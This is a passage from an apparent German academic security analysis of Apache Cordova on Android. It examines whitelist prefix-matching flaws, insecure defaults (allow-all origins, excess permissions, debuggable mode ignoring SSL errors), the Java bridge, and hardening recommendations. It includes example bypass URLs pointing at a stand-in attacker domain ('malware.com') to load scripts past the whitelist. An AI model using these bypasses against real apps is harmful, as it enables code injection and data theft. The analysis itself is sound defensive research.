Ein weiteres nennenswürdiges Implementierungsdetail betrifft sowohl die Versionen vor 3.1.0 als auch die neueren Versionen. Wird bei der Spezifikation der Whitelist-Einträge das `scheme`-Merkmal nicht angegeben (d.h. Einträge wie `<access origin="example.com">`), was syntaktisch durch die Implementierung erlaubt ist, werden hierfür automatisch (vgl. Listing 12) Whitelist-Einträge für die `schemes https://` und `http://` angelegt.

```
132  if (scheme == null) {
133      // XXX making it stupid friendly for people who forget to include protocol/SSL
134      whiteList.add(new URLPattern("http", host, port, path));
135      whiteList.add(new URLPattern("https", host, port, path));
136  } [...]
```

Listing 12 Auszug aus `Whitelist.java` (Cordova-Version 3.3.0): Wird kein URL-Schema angegeben, werden automatisch Einträge für die HTTP- und die HTTPS-Variante angelegt.

Im Quellcode-Kommentar wird dieses als „stupid friendly“ (vgl. Listing 12) bezeichnet. Zu beachten ist jedoch, dass dieses einem Angreifer die Möglichkeit für einen Man-in-the-Middle-Angriff erleichtert, da möglicherweise ungewollt die ungesicherte Verbindung zu einer externen Domain erlaubt wird. Dieses Feature ist nur aus dem Quellcode zu entnehmen, es wird darauf nicht in der Dokumentation hingewiesen. Möchte ein Nutzer also explizit nur SSL-gesicherte Verbindungen zu einer Domain erlauben, ist es explizit erforderlich, das `https://`-URL-Schema zu nennen, d.h. einen Eintrag der Form `<access origin="https://example.com">` in die Konfiguration aufzunehmen, um zu verhindern, dass zusätzlich auch der Eintrag für die ungesicherte Verbindung angelegt wird.

5.2.3 Gefährliche Standardkonfiguration

In der Standardkonfiguration aller betrachteten Cordova-Versionen verfügt die zentrale Konfigurationsdatei einen Whitelist-Eintrag, der alle externen Domains erlaubt (’*’ bzw.

'.*' – letzteres ist mit dem neuen Verfahren ab Version 3.1.0 nicht mehr gültig). Eine derart konfigurierte Anwendung kann also von jeder entfernten Quelle Ressourcen nachladen und Daten zu jedem entfernten System übertragen. Die Cordova Dokumentation weist im *Whitelist Guide* auch auf diese Konfiguration hin:

> *„Cordova's default security policy allows access to any site. Before moving your application to production, you should formulate a whitelist and allow access to specific network domains and subdomains.“* [25]

Da diese Anpassung zum korrekten Funktionieren der Anwendung nicht zwingend nötig ist und lediglich zur Absicherung der App geschieht, besteht die Gefahr, dass ein Entwickler dieses vergisst und somit auch im Produktiveinsatz die Kommunikation mit jeder Domain möglich ist.

Eine weitere Auffälligkeit ist in der Standardkonfiguration der Whitelist in den Cordova-Versionen vor 2.8.0 zu finden, die in Listing 13 abgebildet ist:

```
<access origin="http://127.0.0.1*"/> <!-- allow local pages -->

<!-- <access origin="https://example.com" /> allow any secure requests to example.com -->
<!-- <access origin="https://example.com" subdomains="true" /> such as above, but
    including subdomains, such as www -->
<access origin=".*"/>
```

Listing 13 Auszug aus `config.xml` (Cordova-Versionen älter als 2.8.0): Die Standardkonfiguration der Whitelist enthält trotz einem alle Quellen erlaubenden Eintrag noch einen weiteren aktiven Eintrag.

Neben dem alle Domains erlaubenden Eintrag (`origin=".*"`) und zwei auskommentierten, inaktiven Beispiel-Einträgen (`https://example.com`) findet sich ein weiterer aktiver Eintrag, mit dem zusätzlichen Hinweis „allow local pages“. Dieser Eintrag ist redundant, da über den Eintrag `.*` bereits alle Domains erlaubt sind. Auch wenn dieser Eintrag unscheinbar sein mag, kann dies eine Gefahr darstellen, wenn ein unbedarfter Entwickler einer App ausgehend von dieser Konfiguration nur den Eintrag, der alle Domains erlaubt, löscht, den anderen Eintrag aber aktiv lässt, in dem Glauben, dass die Anwendung dann nur mit lokalen Quellen kommunizieren kann.

Wie im vorherigen Abschnitt vorgestellt, werden zu prüfende Adressen (bis Cordova 3.1.0) nicht in ihre Adressbestandteile zerlegt, es wird nur geprüft, ob der vordere Teil der Adresse zu einem Whitelist-Eintrag passt. Ein Angreifer kann dieses ausnutzen, z.B. folgende Adresse wird durch die Whitelist erlaubt:

```
http://127.0.0.1.malware.com
```

Da URL-Komponenten nicht unterschieden werden, können sogar andere Ports verwendet werden:

```
http://127.0.0.1.malware.com:12345/some/path/malware.js
```

Der Angreifer, der im Besitz von `malware.com` ist, muss also lediglich dafür sorgen, dass die Subdomain `127.0.0.1` seiner Domain erreichbar ist und kann (vorausgesetzt ihm gelingt es, JavaScript-Code einzuschleusen) über diese Adressen ungewollt beliebigen Code nachladen bzw. beliebige Daten zu dieser externen Domain übertragen.

Generell ist der Zweck dieses Eintrages zu hinterfragen. Damit dieser Eintrag genutzt werden kann, ist es erforderlich, dass entweder eine andere App einen Webserver auf dem lokalen Android-Gerät bereitstellt oder dieser in die Cordova-App selbst integriert ist, nur so kann – über HTTP – der URL `http://127.0.0.1` adressiert werden. Es ist unklar, weshalb eine Cordova-Anwendung auf den Webserver einer anderen App zugreifen sollte. Um in einer Cordova-App einen eigenen Webserver zu integrieren, ist zusätzlicher nativer Code erforderlich. Ob Anwendungen dieses tatsächlich realisieren, ist ebenfalls unklar, während der Analysephase wurde keine diesbezügliche App gefunden. Möglich ist, dass der Hinweis „allow local pages“ sich eigentlich auf das Laden lokaler Dateien über das Dateisystem beziehen soll. In dem Fall ist der Eintrag irrelevant, dieses geschieht nicht mittels HTTP, sondern über das URL-Schema `file://` und ist statisch durch die Whitelist erlaubt (vgl. folgenden Abschnitt 5.2.4).

5.2.4 Gefahr trotz korrekter Implementation und Konfiguration

Sei eine korrekt funktionierende und korrekt konfigurierte Whitelist vorausgesetzt. Kommuniziert eine Anwendung mit einer vertrauenswürdigen Quelle, z.B. um Fremdbibliotheken nachzuladen, so verfügt die Whitelist-Konfiguration mindestens über einen Eintrag, der zu dem URL dieser Quelle passt.

Gelingt dem Angreifer in diesem Fall ein Man-in-the-Middle-Angriff und ist er somit in der Lage, beliebige Verbindungen des Opfers zu dieser Quelle zu manipulieren, kann er sämtliche Kommunikation über genau diese Adresse durchführen. Die Cordova-Whitelist wird damit alle Anfragen passieren lassen. Der Angreifer muss lediglich im Hintergrund dafür sorgen, dass diese nicht zum ursprünglichen Ziel geleitet werden, sondern zu dem von ihm kontrollierten System. Der Angreifer kann beliebigen Schadcode nachladen oder Daten zu externen Quellen übertragen. Die Whitelist ist in diesem Fall wirkungslos.

Auch wenn alle Whitelist-Einträge aus der Konfigurationsdatei gelöscht werden, um jegliche externe Kommunikation zu verhindern, werden immer noch verschiedene URLs akzeptiert. Diese sind statisch konfiguriert, es gibt keine Möglichkeit, diese von der Whitelist zu entfernen. Dazu zählen alle URLs, die mit folgenden `schemes` beginnen:

- `data:` (betrifft alle Cordova-Versionen)
- `file://` (betrifft alle Cordova-Versionen)
- `content:///` (seit Cordova 3.1.0)

Diese sind für die gerätelokale Kommunikation vorgesehen. Insbesondere die letzten beiden URL-Typen könnte ein Angreifer jedoch dazu nutzen, unter Zuhilfenahme einer weiteren kompromittierten App, Schadcode nachzuladen (vgl. Abbildung 12) bzw. vertrauliche Daten zu übermitteln (vgl. Abbildung 13).




Abbildung 12 Laden von Schadcode trotz blockierender Whitelist: Schadcode kann mittels einer zweiten kompromittierten App (App #2) von einem entfernten Server (1.) geladen und auf das externe Speichermedium (2.) geschrieben werden, über welches der Schadcode dann (3.) in die anzugreifende App (App #1) gelangen kann

Mittels `file://` können beliebige lokale Dateien geladen werden, insbesondere auch vom externen Speichermedium. Auf dieses können – die Berechtigung `WRITE_EXTERNAL_STORAGE` vorausgesetzt – auch alle anderen Apps schreiben. Wenn eine andere kompromittierte App die Berechtigungen hat, um auf das Netz zuzugreifen (`INTERNET`) und gleichzeitig auch auf das externe Speichermedium schreiben kann, kann über diese App Schadcode auf das externe Speichermedium heruntergeladen werden und somit auch in die Cordova-App gelangen, obwohl der externe Zugriff über die Whitelist verwehrt wird.

Ähnliches gilt für `content://`-Adressen. Wie im Abschnitt 2.1 beschrieben, kann damit der Zugriff auf private Dateien einer anderen App ermöglicht werden. In diesem Fall würde die andere kompromittierte App den heruntergeladenen Schadcode nicht auf das externe Speichermedium schreiben, sondern derart in ihr privates Datenverzeichnis, dass die Cordova-Anwendung darauf zugreifen kann. Für das Übertragen von vertraulichen Daten zum Angreifer geschieht dies analog (vgl. Abbildung 13) mit dem Unterschied, dass die zweite kompromittierte Anwendung die zuvor von der Cordova-Anwendung auf das externe Speichermedium (bzw. ggf. über den Content-Provider) geschriebenen Daten ausliest und dann ins Web überträgt.

Der Vollständigkeit halber sei erwähnt, dass auch Adressen, die mit `data:` beginnen, für




Abbildung 13 Übertragen von vertraulichen Informationen trotz blockierender Whitelist: Gesammelte vertrauliche Daten (1.) können von App #1 auf das externe Speichermedium geschrieben werden (2.), von dem eine zweite kompromittierte App (App #2) die Daten lesen (3.) und zu einem vom Angreifer kontrollierten Server (4.) übertragen kann.

das Einschleusen von JavaScript-Code verwendet werden können.[49]

Die hier aufgeführten Beispiele sollen zeigen, dass selbst bei korrekter Konfiguration die Whitelist keinen alleinigen Schutz vor dem Einschleusen von Fremdcode oder dem Verlust der Vertraulichkeit liefert, auch wenn die beschriebenen Angriffsvektoren theoretisch klingen mögen.

5.3 App-Berechtigungen

Wie alle anderen Apps können auch Cordova-Anwendungen nur auf die Geräte- bzw. SDK-Funktionen zugreifen, für die die Anwendung über Berechtigungen verfügt. Wie in Abschnitt 2.1 beschrieben, werden diese über das Android Manifest festgelegt.

Da Cordova es ermöglicht, eine App zu entwickeln, ohne dass tiefere Kenntnisse über die Android-Entwicklung mit dem Android SDK notwendig sind, wird mit Cordova auch ein Beispiel Manifest mitgeliefert. Vor Cordova-Version 3.0.0 wurden der Anwendung mit diesem Manifest insgesamt 16 Berechtigungen gewährt (vgl. Listing 14).

Je nachdem, welche Funktionalität die App erfüllt, kann es sein, dass die App diese Berechtigungen überhaupt nicht alle benötigt. Vergisst ein unachtsamer Entwickler, das Android Manifest anzupassen, erhält die App trotzdem all diese Berechtigungen. Gelingt es einem Angreifer, Code einzuschleusen, kann er somit nicht nur vertrauliche Daten aus dem privaten Datenverzeichnis der App auslesen und die Funktionalität der App kompromittieren. Er hat entsprechend der gewährten Berechtigungen zudem die Möglichkeit, auf

[49] `http://palizine.plynt.com/issues/2010Oct/bypass-xss-filters/`

Gerätefunktionen zuzugreifen (vgl. Abschnitt 5.4), die in der App sonst überhaupt nicht verwendet werden.

```
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.RECORD_VIDEO"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.BROADCAST_STICKY" />
```

Listing 14 Auszug aus dem mitgelieferten Android Manifest (Cordova-Versionen älter als 3.0.0): Standardmäßig wird eine Vielzahl von Berechtigungen verteilt.

Interessant ist in diesem Zusammenhang die Verwendung der Berechtigung `RECORD_VIDEO` (vgl. Listing 14). Es konnte nicht geklärt werden, ob diese Berechtigung je existiert hat – definitiv nicht in aktuellen Versionen des Android SDKs, wie der Übersicht der Berechtigungen[50] zu entnehmen ist. Beim Blick auf die Historie der für die Berechtigungen verantwortlichen Quelltextdatei von Android stellt man fest, dass auch in der ältesten gelisteten Version[51] diese Berechtigung nicht aufgeführt ist. Cordova liefert also – bis zur Version 3.0.0 – ein Android Manifest aus, welches eine nicht existente Berechtigung enthält. Die Berechtigung, die tatsächlich für das Aufzeichnungen von Videos benötigt wird, ist `CAMERA`, auch diese ist in der Standardkonfiguration bis Cordova 3.0.0 enthalten.

5.4 Cordova-Plugins

Cordova-Anwendungen sollen die Lücke zwischen einer rein Browser-basierten Anwendung und einer nativen Anwendung schließen. Um aus JavaScript heraus den Zugriff auf das Android SDK und Gerätefunktionen zu ermöglichen, werden *Plugins* verwendet. Dabei besteht ein Plugin aus einem nativen Code-Anteil, im Falle von Android in Java geschrieben, und einer plattformunabhängigen JavaScript-Schnittstelle, welche den Zugriff auf das Plugin kapselt und im Optimalfall dem Entwickler eine benutzerfreundliche

[50] `http://developer.android.com/reference/android/Manifest.permission.html`

[51] `https://android.googlesource.com/platform/frameworks/base/+/54b6cfa9a9e5b861a9930af873580d6dc20f773c/core/res/AndroidManifest.xml`

Tabelle 3 Übersicht über Cordova-Plugins

Plugin	**Beschreibung**
App	Cordova-`WebView`-Instanz beeinflussen, z.B. Verlauf löschen, angezeigte Seite wechseln, Laden einer Website abbrechen.
Geolocation	Zugriff auf GPS-Empfänger ermöglichen. Nutzer orten.
Device	Informationen über das Gerät auslesen, z.B. Device ID, Plattform, Version, Gerätetyp.
Accelerometer	Zugriff auf Beschleunigungssensor gewähren.
Compass	Zugriff auf den Geräte-Kompass ermöglichen. Himmelsrichtung, in die das mobile Gerät zeigt, auslesen.
Media	Tondateien abspielen oder auch aufnehmen.
Camera	Zugriff auf Kamera ermöglichen.
Contacts	Zugriff auf gespeicherte Kontakte des Nutzers ermöglichen, z.B. Kontakte lesen, bearbeiten oder neue anlegen.
File	Zugriff auf das Dateisystem ermöglichen, z.B. Dateien lesen und schreiben (ab Cordova 3.0.0 integriert in FileTransfer-Plugin)
NetworkStatus	Typ der Datenverbindung des Nutzers auslesen (WLAN, mobile Datenverbindung).
Notification	Nutzer durch akustische, visuelle oder haptische Hinweise benachrichtigen.
Storage	Zugriff auf (SQLite-)Datenbanken ermöglichen.
FileTransfer	Zugriff auf das Dateisystem ermöglichen, z.B. Dateien hoch- und herunterladen zu/von externen Quellen.
Capture	Aufnahme von Ton, Bild oder Video ermöglichen.
Battery	Batteriestatus überwachen.
SplashScreen	Anzeige eines Anwendungs-Startbildschirms ermöglichen.
Echo	Echo-Schnittstelle zu Testzwecken bereitstellen, übergebene Werte werden – wie ein Echo – zurückgegeben.
Globalization	Zugriff auf umgebungsspezifische Einstellungen des Nutzers gewähren, z.B. Zeitzone, Sprache.
InAppBrowser	Anwendungsinternen Browser bereitstellen, der auf `window.open`-Befehle reagiert

Aufrufschnittstelle bereitstellt.

Auch die Kernfunktionalität von Cordova und dessen API ist in Form von Plugins implementiert. Diese mit Cordova mitgelieferten Plugins sind in Tabelle 3 aufgelistet.

Neben den mit Cordova mitgelieferten Plugins können zudem eigene Plugins geschrieben und in Cordova integriert werden. Über eine Plattform[52] können diese auch für andere Entwickler zur Verfügung gestellt werden. Aktuell (Stand Januar 2014) sind hier ca. 150 Plugins gelistet. Angeboten wird hier z.B. ein Barcode-Scanner, eine Schnittstelle, um *In-App*-Einkäufe über den Google Play Store durchzuführen oder ein Facebook-Plugin.

Analog zu Android-Berechtigungen hat der Entwickler die Möglichkeit, die in der Anwen-

[52] `http://plugins.cordova.io/`

dung verfügbaren Plugins zu definieren. Dieses geschieht ebenfalls über die zentrale Konfigurationsdatei `config.xml`, über die auch die Whitelist (vgl. Abschnitt 5.2) konfiguriert wird. Dabei ist anzumerken, dass bis zur Version 3.0.0 standardmäßig alle Cordova-eigenen Plugins aktiv sind.

Auch hier besteht somit die Gefahr, dass, falls ein unachtsamer Entwickler die zu ladenden Plugins nicht einschränkt, Plugins geladen werden, die in der Anwendung nicht benötigt werden und somit einem potentiellen Angreifer zusätzliche Angriffsvektoren ermöglichen.

Seit Cordova 3.0.0 müssen bis auf das `App`-Plugin, welches die Basis von Cordova darstellt, zu verwendende Plugins explizit angegeben werden, in der Standardkonfiguration sind diese nicht mehr aktiv.

5.5 SSL-Verbindungen

Im Abschnitt 2.3 wurde die Notwendigkeit der Verwendung von SSL/TLS für die vertrauliche Übermittlung von Daten angesprochen. Auch wurde die Möglichkeit von Man-in-the-Middle Angriffen als Folge einer fehlerhaften Zertifikatsprüfung erläutert (vgl. Abschnitt 3.4).

Auch Cordova-Anwendungen können gesicherte `HTTPS`-Verbindungen zu anderen Webservern aufbauen. Im Falle eines Zertifikatsfehlers wird die Methode `onReceivedSslError` der Klasse `CordovaWebViewClient` aufgerufen (vgl. Listing 15).

```
364 /**
365   * Notify the host application that an SSL error occurred while loading a resource.
366   * The host application must call either handler.cancel() or handler.proceed().
367   * Note that the decision may be retained for use in response to future SSL errors.
368   * The default behavior is to cancel the load.
369   *
370   * @param view          The WebView that is initiating the callback.
371   * @param handler       An SslErrorHandler object that will handle the user's response.
372   * @param error         The SSL error object.
373   */
374   @TargetApi(8)
375   @Override
376   public void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error)
        [...]
```

Listing 15 Auszug aus `CordovaWebViewClient.java` (Cordova-Version 3.1.0): Die dargestellte Methode wird im Falle eines Zertifikatsfehlers, z.B. bei einem Man-in-the-Middle-Angriff, aufgerufen.

Wie der Methodenbeschreibung (vgl. Listing 15) zu entnehmen ist, wird diese Methode je nach Aufruf von `handler.cancel()` bzw. `handler.proceed()` die Verbindung abbrechen oder fortführen.

Ein Fall, in dem trotz aufgetretenem SSL-Fehler in allen betrachteten Cordova-Versionen die Verbindung fortgeführt wird, liegt vor, wenn für die App der Debug-Modus aktiviert wird. Dieses geschieht – wie in Listing 16 angedeutet – durch Definieren des Attributes `android:debuggable` im Android Manifest:

```
<manifest ...>
  ...
  <application [...] android:debuggable="true">
    <activity ...>
    ...
    </activity>
    ...
  </application>
  ...
</manifest>
```

Listing 16 Aktivieren des Debug-Modus durch Einfügen des `android:debuggable`-Attributes im Android Manifest

Ist dieses Attribut auf `true` gesetzt, so werden sämtliche SSL-Fehler in Cordova-Anwendungen ignoriert, insbesondere solche, die durch eine fehlgeschlagene Zertifikatsprüfung entstanden sind. Ein Man-in-the-Middle-Angriff durch einen potentiellen Angreifer bleibt damit unentdeckt.

Hier sei darauf hingewiesen, dass in allen Cordova-Versionen im beiliegenden Android Manifest dieses `android:debuggable`-Attribut auf `true` gesetzt ist und sich damit im Debug-Modus befinden. Als Konsequenz verfügen alle Cordova-Apps, die auf diesem Standard-Manifest aufbauen und in denen dieses Attribut nicht explizit gelöscht oder auf `false` geändert wird, über eine fehlerhafte Zertifikatsprüfung und sind somit anfällig für Man-in-the-Middle-Angriffe.

Ergänzt sei, dass es zudem generell ein Risiko darstellt, Anwendungen mit aktiviertem Debug-Modus auszuliefern; ein interessierter Leser sei hierzu auf einen Blog-Eintrag von MWR InfoSecurity [23] verwiesen.

5.6 Java-Brücke

In den Abschnitten 3.6 und 4.2.2 wurde die Funktion der Java-Brücke der `WebView`-Klasse und dessen Risiken näher beleuchtet. Zu erwähnen ist, dass auch im Cordova-Framework eine Java-Brücke unter der Bezeichnung `_cordovaNative` verwendet wird, um die Kommunikation zwischen JavaScript und den nativen Plugins zu realisieren (vgl. Datei `CordovaWebView.java`, Methode `exposeJsInterface`).

Diese wird beim Initialisieren des `WebView`-Objektes angelegt, es gibt keine Konfigurationsoption, um dieses zu unterbinden. Als Konsequenz aus den zuvor vorgestellten Ergebnissen

bzgl. der Java-Brücke heißt dies, dass alle Cordova-Apps, deren `targetSdkVersion`-Attribut im Android Manifest nicht auf API-Level 17 oder höher gesetzt wird oder in denen dieses Attribut komplett fehlt und gleichzeitig nicht `minSdkVersion` entsprechend hoch ist, über eine verwundbare Java-Brücke verfügen. Auf Geräten der Android-Versionen 4.1.x oder niedriger sind sogar alle Cordova-Anwendungen verwundbar, unabhängig von der API-Level-Konfiguration im Android Manifest (vgl. Abschnitt 3.6).

Ein Angreifer, dem es gelingt, JavaScript-Code einzuschleusen, erhält damit die Möglichkeit, beliebige Prozesse und damit auch – wie zuvor gezeigt – beliebigen Java-Code im Kontext der App auszuführen. Je nach verfügbaren Berechtigungen der App (vgl. Abschnitt 5.3) stellt dieses ein hohes Gefährdungspotential dar. Zu beachten ist dabei auch, dass Anfragen zu externen Quellen, die über auf diesem Wege eingeschleusten Code durchgeführt werden, nicht von der Whitelist (vgl. Abschnitt 5.2) überprüft werden.

5.7 Übersicht: Angriffsvektoren in Cordova

In den vorherigen Abschnitten wurden verschiedene Sicherheitsaspekte von Cordova im Detail betrachtet. Deutlich wurde, dass die Verwendung des Frameworks je nach Version einige Risiken birgt. Dabei betrifft dieses sowohl Risiken, die alleine durch das Framework und dessen Implementation entstehen, als auch solche, die – bedingt durch die Sorgfalt der getroffenen Konfiguration – durch die Nutzung des Frameworks entstehen.

Einige angesprochene Gefahren wurden bereits in neueren Cordova-Versionen behoben, z.B. ist die Whitelist weniger anfällig als in älteren Cordova-Versionen vor 3.1.0. Auch wurde die Standardkonfiguration derart angepasst, dass eine Anwendung nicht mehr wie in früheren Versionen sämtliche Plugins lädt und zugleich über eine Vielzahl von Berechtigungen verfügt. Dieses mindert die Gefahr von Angriffen aufgrund falscher Konfiguration, da benötigte Berechtigungen und Plugins explizit vergeben bzw. geladen werden müssen. Je umfangreicher eine Anwendung ist und je mehr Berechtigungen bzw. Plugins für deren Ausführung tatsächlich notwendig sind, desto größer ist das Schadensrisiko. Zu beachten ist jedoch, dass die Fragmentierung, wie sie bei Android-Versionen auftritt, auch für Cordova-Versionen gilt: Eine Vielzahl von Cordova-/PhoneGap-Versionen ist im Einsatz, insbesondere auch ältere Versionen, in denen somit nach wie vor die in neueren Versionen gelösten Probleme vorhanden und ausnutzbar sind.

Andere Aspekte sind auch in aktuellen Versionen noch sicherheitsbedenklich. So wird die Whitelist nach wie vor nicht konsequent in allen Funktionen der Cordova-Programmierschnittstelle verwendet. Auch kann die Whitelist, als einziges Sicherheitsfeature, generell keinen vollwertigen Schutz bieten, selbst bei korrekter Konfiguration. Standardmäßig ist in allen Cordova-Anwendungen der Debug-Modus aktiviert, wodurch für alle SSL-geschützten Verbindungen die Zertifikatsprüfung deaktiviert ist. Ein anderes Beispiel ist die in

allen Versionen verfügbare Java-Brücke, die zudem nicht deaktivierbar ist. Über 75% der aktuell genutzten Android-Geräte verfügen über eine verwundbare Java-Brücke, damit stellt die Installation einer beliebigen Cordova-Anwendung auf all diesen Geräten ein hohes Sicherheitsrisiko dar (vgl. Abschnitt 3.6).

Alle angesprochenen Aspekte können zu einem Angriff beitragen: Je nach Konfiguration ist es einem Angreifer möglich, die Whitelist zu überlisten und auf diesem Wege JavaScript-Schadcode einzuschleusen. Ermöglicht wird dieses zum Beispiel mittels eines Man-in-the-Middle-Angriffes (vgl. Abschnitt 4.2). Im Falle des aktivierten Debug-Modus (vgl. Abschnitt 5.5) ist dieses sogar bei SSL-gesicherten Verbindungen möglich. Je umfangreicher die Plugin-Konfiguration bzw. die vergebenen Berechtigungen sind – d.h. im Falle der Standardkonfiguration älterer Cordova-Versionen: alle Plugins und eine Vielzahl von Berechtigungen –, desto größeren Schaden kann der Angreifer anrichten. Unabhängig von den geladenen Plugins steht dem Angreifer zudem die Java-Brücke zur Verfügung, sofern diese in der App verwundbar ist (vgl. Abschnitt 3.6). Selbst ohne geladene Plugins ist es dem Angreifer damit möglich, beliebige Prozesse zu starten oder über eingeschleusten Java-Code die Berechtigungen der App auszunutzen.

Insbesondere durch nicht bewussten Umgang mit dem Framework und dessen Konfiguration (geladene Plugins, Berechtigungen, Whitelist-Konfiguration, Debug-Modus) können verwundbare Anwendungen entstehen, unter anderem auch, weil die Dokumentation auf viele dieser Problematiken nicht oder nicht auffällig genug hinweist. Ein unbedarfter Entwickler mag sich somit in vielen Fällen gar nicht des Sicherheitsrisikos bewusst sein.

5.8 Empfehlungen zur Absicherung von Cordova-Anwendungen

In diesem Abschnitt sollen einige Empfehlungen gegeben werden, die dazu beitragen, Cordova-Anwendungen sicherer zu machen. Wie schon zuvor erörtert wurde, tragen sowohl das Framework selbst als auch die unachtsame Nutzung des Frameworks durch den Entwickler zu möglichen Schwachstellen in den Anwendungen bei. Nachfolgend sollen daher Vorschläge zur Verbesserung des Frameworks und auch Empfehlungen an Entwickler für dessen Nutzung gegeben werden.

5.8.1 Empfehlungen für die Weiterentwicklung von Cordova

1. **Java-Brücke entfernen.** Wie erläutert, kann die Java-Brücke eine große Gefahr darstellen, insbesondere für ältere Geräte. Der Zweck der Java-Brücke in Cordova ist es, die Aufrufschnittstelle zwischen der JavaScript-Bibliothek und den nativen Plugins zu realisieren, d.h. insbesondere die Übergabe des aufzurufenden Plugins, die aufzurufende Methode und die dafür nötigen Parameter (Aufrufparameter und

eine intern verwendete *Callback-ID*).

Cordova verfügt über eine alternative Aufruf-Schnittstelle, die durch Aufrufen einer speziellen Web-Adresse ausgelöst wird:

```
http://cdv_exec/<Plugin>#<Methode>#<Callback-ID>#<Parameter>
```

Beim Wechseln einer Website wird intern die `shouldOverrideUrlLoading`-Methode der `WebView`-Klasse aufgerufen, die genutzt werden kann, um auf aufzurufende Adressen zu reagieren. Auch die Whitelist-Überprüfung wird über diese Methode ausgelöst. Obiger speziell formatierter URL wird nicht im Browser dargestellt, sondern an die Methode `handleExecUrl` übergeben (vgl. Listing 17), die nach Analyse des URL die entsprechende Aktion auslöst.

```
101   private void handleExecUrl(String url) {
102     int idx1 = CORDOVA_EXEC_URL_PREFIX.length();
103     int idx2 = url.indexOf('#', idx1 + 1);
104     int idx3 = url.indexOf('#', idx2 + 1);
105     int idx4 = url.indexOf('#', idx3 + 1);
106     if (idx1 == -1  idx2 == -1  idx3 == -1  idx4 == -1) {
107         Log.e(TAG, "Could not decode URL command: " + url);
108         return;
109     }
110     String service    = url.substring(idx1, idx2);
111     String action     = url.substring(idx2 + 1, idx3);
112     String callbackId = url.substring(idx3 + 1, idx4);
113     String jsonArgs   = url.substring(idx4 + 1);
114     appView.pluginManager.exec(service, action, callbackId, jsonArgs);
115   }
```

Listing 17 Auszug aus `CordovaWebViewClient.java` (Cordova-Version 3.3.0): Das Aufrufen nativer Plugins kann – alternativ zur Java-Brücke – mittels Auswerten eines speziellen URLs erfolgen.

Fraglich ist, warum die Java-Brücke überhaupt genutzt wird, da der Aufruf von nativen Plugins über das gerade beschriebene Verfahren ebenso möglich ist. Sollte nicht auf die Java-Brücke verzichtet werden können, so wäre eine Konfigurationsoption zur Wahl der verwendeten Aufrufvariante sinnvoll in Verbindung mit einer Warnung in der Dokumentation über die Gefahr der zugrunde liegenden Java-Brücke auf älteren Geräten oder bei falscher Konfiguration des API-Levels.

2. **Verwendung der Whitelist prüfen.** Die Analyse hat gezeigt, dass die Whitelist noch nicht konsequent verwendet wird. Es sollten der gesamte Cordova-Code und die Framework-eigenen Plugins diesbezüglich überprüft und ggf. um die Whitelist-Prüfung ergänzt werden. Mindestens die `upload`-Funktion im `FileTransfer`-Plugin ist betroffen; einem Eintrag[53] im Bug-Tracker des Frameworks zufolge führt auch

[53] `https://issues.apache.org/jira/browse/CB-1052`

das `Media`-Plugin aktuell keine Prüfung der Whitelist durch. Sinnvoll wäre es, die Überprüfung auch auf Drittplugins auszuweiten und ggf. in der Dokumentation einen Hinweis dazu zu ergänzen, um die Gefahr für zukünftige Plugin-Entwicklungen zu minimieren.

3. **Standardkonfiguration der Whitelist einschränken.** Standardmäßig ist auch in aktuellen Cordova-Versionen der Zugriff auf alle externen Quellen erlaubt (`<access origin="*"/>`). Denkbar wäre ein ähnliches Vorgehen, wie es auch für Plugins und Android-Berechtigungen bereits umgesetzt wurde, d.h. standardmäßig sämtliche Zugriffe zu blockieren (`<access />`), so dass Entwickler diese Konfiguration anpassen müssen, wenn der Zugriff auf externe Quellen freigegeben werden soll. Dieses könnte dazu beitragen, dass Entwickler bewusster überdenken, mit welchen externen Quellen ihre Anwendung tatsächlich kommunizieren muss.

